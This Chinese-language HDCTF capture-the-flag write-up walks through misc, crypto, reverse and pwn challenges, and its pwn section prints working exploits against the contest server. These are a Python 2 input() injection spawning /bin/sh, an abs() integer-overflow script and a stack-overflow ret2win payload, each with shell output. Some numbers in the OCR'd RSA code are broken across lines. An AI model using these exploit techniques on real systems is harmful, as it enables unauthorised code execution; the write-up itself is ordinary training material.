16进制到文本字符串

加密或解密字符串长度不可以超过10M

```
1  48444354467b57656c636f6d324554485f576f726c647d
```

16进制转字符 | 字符转16进制 | 测试用例 | 清空结果 | 复制结果


```
1  HDCTF{Welcom2ETH_World}
```

到点了，上号


出题肯定有故事doge

考点是mp3保留字隐写数据，wp里给了wiki链接

```
https://en.wikipedia.org/wiki/MP3#File_structure
```

直接拿脚本就出了，未学习原理。

```
https://github.com/impakho/de1ctf-mc_challs/blob/master/writeup/mc_easybgm/mp3.py
```





3

crypto

起源

应该是凯撒直接解






围住世界：

这题疑惑了挺久的，以为是自己找的网站和软件不对。反反复复里里外外。试了好几个。后来翻看笔记的时候发现可能是w型栅栏密码

```
http://www.atoolbox.net/Tool.php?Id=777.com
```

有趣起来了：

就倒序，ctf特训营上有讲的。quiqui也可以做的，前面改成hdctf就好了。顺便把字母改一下即可。



官方wp上给的是用脚本

在线工具

Python | 保存(Save) | 我的代码 | 嵌入博客(Embed) | ▶执行(Run) | +

缩进 减少缩进 注释 格式化


```
de ='abcdefghijklmnopqrstuvwxyz{}'
en = 'zyxwvutsrqponmlkjihgfedcba{}'
string = 'swxgu{nlivrmgvivhgrmtxlwv}'
output = ''
for i in string:
    for j in range(28):
        if i == en[j]:
            output+=de[j]
            print(output)
```

```
h
hd
hdc
hdct
hdctf
hdctf{
hdctf{m
hdctf{mo
hdctf{mor
hdctf{more
hdctf{morei
hdctf{morein
hdctf{moreint
hdctf{moreinte
hdctf{moreinter
hdctf{moreintere
hdctf{moreinteres
hdctf{moreinterest
hdctf{moreinteresti
hdctf{moreinterestin
hdctf{moreinteresting
hdctf{moreinterestingc
hdctf{moreinterestingco
hdctf{moreinterestingcod
hdctf{moreinterestingcode
hdctf{moreinterestingcode}
```

神秘字符：

一看时候只注意到mc。以为是什么mc的其他版本。就去疯狂google也没找到。后来就翻到mc的wiki。就mc附魔台上的字符，玩过mc的应该都知道,mc wiki上找张对比图，对比就好


```
https://minecraft-zh.gamepedia.com/Minecraft_Dungeons:%E7%AC%A6%E6%96%87
```



茫茫人海：

base64隐写，跟[ACTF新生赛2020]base64隐写挺像的。反正也是套脚本就好了

```
YXpWaFRVcFpVMGMwV1VGWGFBPT1=
VFV4SE1FUnlVVGs0YVVGdlZnPT0=
YldsbVJHZDROVVp1TWs1S2RRPT2=
TmtSVFVscExlbVZRUTJobVZnPT0=
YkRRelpscHVjbFkyTldwTFV3PT1=
VkVSNWFYSndjWGhvZG5SVFdnPT0=
ZVdwcmJIQXljMVZMY2xobE5nPT1=
VjJoMllrNUlOVFJZYm1wTFdnPT0=
V1VWT1pXMTBaMnAzVUdzMGJ3PT1=
ZEc5TlQydHdkV1ZHU21kT1F3PT0=
YjFsTU0wZFZjRlpHTkhaS01BPT0=
UzJwdFIySm9ja2s3VHpsaldRPT3=
Ym1GeE1saFdha1ZDVlZkelFRPT1=
Y2s1NE56VkxxbUZCYzFoRFNBPT1=
VkU4MmFFcDBRV1UwWmtaTWFRPT1=
WVdoVFZXUXhRMGc1ZUVFelJBPT0=
Yld1aFdFRjNibEI1VlZwWlJ3PT1=
WmpOb1VtRkliRUpRV0hkTFRRPT0=
Vm1WdVdVVXhXakJYVW1xb2N3PT1=
U1ZGTmJYUTBWRk53TlVOWWVRPT2=
YlRKM1NtRkhhSHB5VjFWTU9RPT1=
WWtoV1RtOXFiWFpvTlVKTU5BPT3=
```

```python
import base64
b64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
with open('1.txt', 'rb') as f:
    flag = ''
    bin_str = ''
    for line in f.readlines():
        stegb64 = str(line, "utf-8").strip("\n")
        rowb64 = str(base64.b64encode(
            base64.b64decode(stegb64)), "utf-8").strip("\n")
        offset = abs(b64chars.index(stegb64.replace('=', '')
                                    [-1]) - b64chars.index(rowb64.replace('=', '')[-1]))
        equalnum = stegb64.count('=')  # no equalnum no offset
        if equalnum:
            bin_str += bin(offset)[2:].zfill(equalnum * 2)
        print([chr(int(bin_str[i:i + 8], 2))
               for i in range(0, len(bin_str), 8)])

```

```
['H', 'D', 'C', 'T', 'F', '{', 'w', 'h', 'e', 'r', 'e', '_', 'a', 'r', 'e', '_', 'y', 'o', 'u', '}', '\x00', '\x00', '\x00', '\x00', '\x00
['H', 'D', 'C', 'T', 'F', '{', 'w', 'h', 'e', 'r', 'e', '_', 'a', 'r', 'e', '_', 'y', 'o', 'u', '}', '\x00', '\x00', '\x00', '\x00', '\x00
['H', 'D', 'C', 'T', 'F', '{', 'w', 'h', 'e', 'r', 'e', '_', 'a', 'r', 'e', '_', 'y', 'o', 'u', '}', '\x00', '\x00', '\x00', '\x00', '\x00
['H', 'D', 'C', 'T', 'F', '{', 'w', 'h', 'e', 'r', 'e', '_', 'a', 'r', 'e', '_', 'y', 'o', 'u', '}', '\x00', '\x00', '\x00', '\x00', '\x00

[Done] exited with code=0 in 0.069 seconds
```

奇怪的贝斯：

整不会了这题，抱歉。

具体思路应该就是构造一个码表。\x即是转义字符，方便表示

babyrsa：



```
https://www.anquanke.com/post/id/87105
```

这题还好，纯现代密码菜鸡，不过给了pqe。又给了个链接，先求欧拉，然后就n，d，m

```
root@jin:~/HDCTF/babyrsa# python encode.py
19483050934948566049581991100437452286878597906712702694276367872963 81
root@jin:~/HDCTF/babyrsa# cat encode.py
#coding:utf-8
from binascii import a2b_hex, b2a_hex
import gmpy2
#flag = "****************************"
p = 26224880018227704065019205543990658047 9
q = 26285499423932282854792559548751991555 1
e = 65533
n = p*q
phi = (p-1)*(q-1)
d = gmpy2.invert(e, phi)
c = 6840561865509123185090145967978598991577276046749403991017607512280956569691
3
m = pow(c, d, n)
print(m)
#a=(int(str(m),16))
a=1918536332607846407530826583191233927995320776308820791006182241482623867372 46
462849
#print(a2b_hex(str(a)).decode())
#print(int(str(m), 16))
# n=6893340686118175506936627568514100189468973412789549946536582627545126512892
9
#c = pow(int(b2a_hex(flag), 16), e, n)
# int(b2a_hex(flag), 16)把flag转为16进制，flag的16进制的e次方在摸n。取出来的结果
给c
# print(c)
# m=19483050934948566049581991100437452286878597906712702694276367872963 81
root@jin:~/HDCTF/babyrsa#
```

```
#coding:utf-8
from binascii import a2b_hex, b2a_hex
import gmpy2
#flag = "*****************************"
p = 26224880018227704065019205543990658047 9
q = 26285499423932282854792559548751991555 1
e = 65533
n = p*q
phi = (p-1)*(q-1)
d = gmpy2.invert(e, phi)
c = 68405618655091231850901459679785989915772760467494039910176075122809565696913
m = pow(c, d, n)
print(m)
#a=(int(str(m),16))
a=191853633260784640753082658319123392799532077630882079100618224148262386737246462849
```

```
https://tool.lu/hexconvert/
https://www.bejson.com/convert/ox2str/
```




4

Re

sign_up

直接查看字符串就可看到flag



re1


这题比赛的时候看,以为是异或运算+base64换表然后解密,找了半天硬是没找全64个字符。然后就不了了之。Re也不咋会。之后的题可以看官方wp。

5

Pwn

calculator

题目描述：



python2的input执行输入导致rce

先用__import__('os').system('/bin/sh')。

直接rce

然后用python -c 'import pty;pty.spawn("/bin/bash");'。

获得一个bash的shell

```
root@jin:~# nc 39.107.127.44 20001
Welcome to the 20th most wonderful calculator!
+-*/ supported! That's cooooooooooool!

First number: __import__('os').system('/bin/sh')
whoami
root
python -c 'import pty;pty.spawn("/bin/bash");'
root@635a91676522:/#
```

找到之后cat即可

```
root@635a91676522:/# find / -name flag
find / -name flag
/home/ctf/flag
root@635a91676522:/# cat /home/ctf/flag
cat /home/ctf/flag
HDCTF{a950a46f-97b3-4902-a07a-7ca1181ae0d8}
root@635a91676522:/#
```

自己写了一个。。发现py直接input就可了

```
root@jin:~# cat a.py
a=input("shuru:")
root@jin:~# python a.py
shuru:__import__('os').system('/bin/sh')
# whoami
root
```

warmup

abs函数是取绝对值的意思。所以不可能小于0。考虑abs负数溢出。就是2的31次方。直接写脚本传就可

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    __int64 result; // rax@3
4    __int64 v4; // rcx@3
5    int v5; // [sp+4h] [bp-Ch]@1
6    __int64 v6; // [sp+8h] [bp-8h]@1
7
8    v6 = *MK_FP(__FS__, 40LL);
9    printf("As the says going, too much water drowned the miller.\n For example:", a2, a3);
10   __isoc99_scanf("%d", &v5);
11   if ( abs(v5) < 0 )
12   {
13     puts("You win");
14     system("cat flag.txt");
15   }
16   result = 0LL;
17   v4 = *MK_FP(__FS__, 40LL) ^ v6;
18   return result;
19 }
```

```
File  Edit  View  Search  Terminal  Help
#coding:utf-8
from pwn import *
sh=remote("39.107.127.44","10007")
payload=pow(2,31)
sh.recvuntil("For example:")
sh.sendline(str(payload))
sh.interactive()
~
~
```

```
root@jin:~/HDCTF/warmup# nc 39.107.127.44 10007
As the says going, too much water drowned the miller.
 For example:2147483648
You win
HDCTF{bd3f49e5-ed69-4dbc-8c5e-0702c17168d4}
root@jin:~/HDCTF/warmup# ls
a.py
root@jin:~/HDCTF/warmup# python a.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /root/.pwntools-cache/update to 'never'.
[*] A newer version of pwntools is available on pypi (3.12.2 --> 4.2.1).
    Update with: $ pip install -U pwntools
[+] Opening connection to 39.107.127.44 on port 10007: Done
[*] Switching to interactive mode
You win
HDCTF{bd3f49e5-ed69-4dbc-8c5e-0702c17168d4}
[*] Got EOF while reading in interactive
$
```

backdoor

字符串查看到sh,跟入

Address	Length	Type	String
.rodata:000000...	00000008	C	/bin/sh
.rodata:000000...	00000016	C	welcom to HDCTF 2nd!
.rodata:000000...	00000013	C	what is our name:
.eh_frame_hdr:...	00000006	C	\x01\x1B\x03;<
.eh_frame_hdr:...	00000006	C	x
.eh_frame_hdr:...	00000006	C	甄

继续跟

```
.rodata:00000000004007A0                db    1
.rodata:00000000004007A1                db    0
.rodata:00000000004007A2                db    2
.rodata:00000000004007A3                db    0
.rodata:00000000004007A4 aBinSh         db '/bin/sh',0          ; DATA XREF: .text:000000000040069B↑o
.rodata:00000000004007AC ; char s[]
.rodata:00000000004007AC s              db 'welcome to HDCTF 2nd!',0 ; DATA XREF: main+44↑o
.rodata:00000000004007C2 ; char aWhatIsYourName[]
.rodata:00000000004007C2 aWhatIsYourName db 'what is your name:',0 ; DATA XREF: main+4E↑o
.rodata:00000000004007C2 _rodata        ends
.rodata:00000000004007C2
```

bash后门

```
.text:0000000000400695
.text:0000000000400697 ; ---------------------------------------------------------------------------
.text:0000000000400697                 push    rbp
.text:0000000000400698                 mov     rbp, rsp
.text:000000000040069B                 mov     edi, offset aBinSh ; "/bin/sh"
.text:00000000004006A0                 call    _system
.text:00000000004006A5                 nop
.text:00000000004006A6                 pop     rbp
.text:00000000004006A7                 retn
.text:00000000004006A8
.text:00000000004006A8 ; =============== S U B R O U T I N E =======================================
.text:00000000004006A8
```

查看buf到r的位置

```
-000000000000000D                 db ? ; undefined
-000000000000000C                 db ? ; undefined
-000000000000000B                 db ? ; undefined
-000000000000000A buf             db ?
-0000000000000009                 db ? ; undefined
-0000000000000008                 db ? ; undefined
-0000000000000007                 db ? ; undefined
-0000000000000006                 db ? ; undefined
-0000000000000005                 db ? ; undefined
-0000000000000004                 db ? ; undefined
-0000000000000003                 db ? ; undefined
-0000000000000002                 db ? ; undefined
-0000000000000001                 db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

编写脚本溢出即可

```
#coding:utf-8
from pwn import *
sh=remote("39.107.127.44","10002")
payload='a' * 0x0A + 'a' * 0x08 + p64(0x00400697)
sh.recvuntil("what is your name:\n")
sh.sendline(payload)
sh.sendline("/bin/sh")
sh.interactive()
~
~
~
~
~
```

```
root@jin:~/HDCTF/backdoor# python a.py
[+] Opening connection to 39.107.127.44 on port 10002: Done
[*] Switching to interactive mode
$ ls
backdoor
bin
dev
flag.txt
lib
lib32
lib64
$ cat flag.txt
HDCTF{4dd1d213-2558-4e99-a1f8-1992d5d62ce5}
$
```

其他pwn题本菜不会，pwn题可以参考某大佬，应该是ak了pwn题的：

```
https://www.cnblogs.com/z2yh/p/13771942.html
```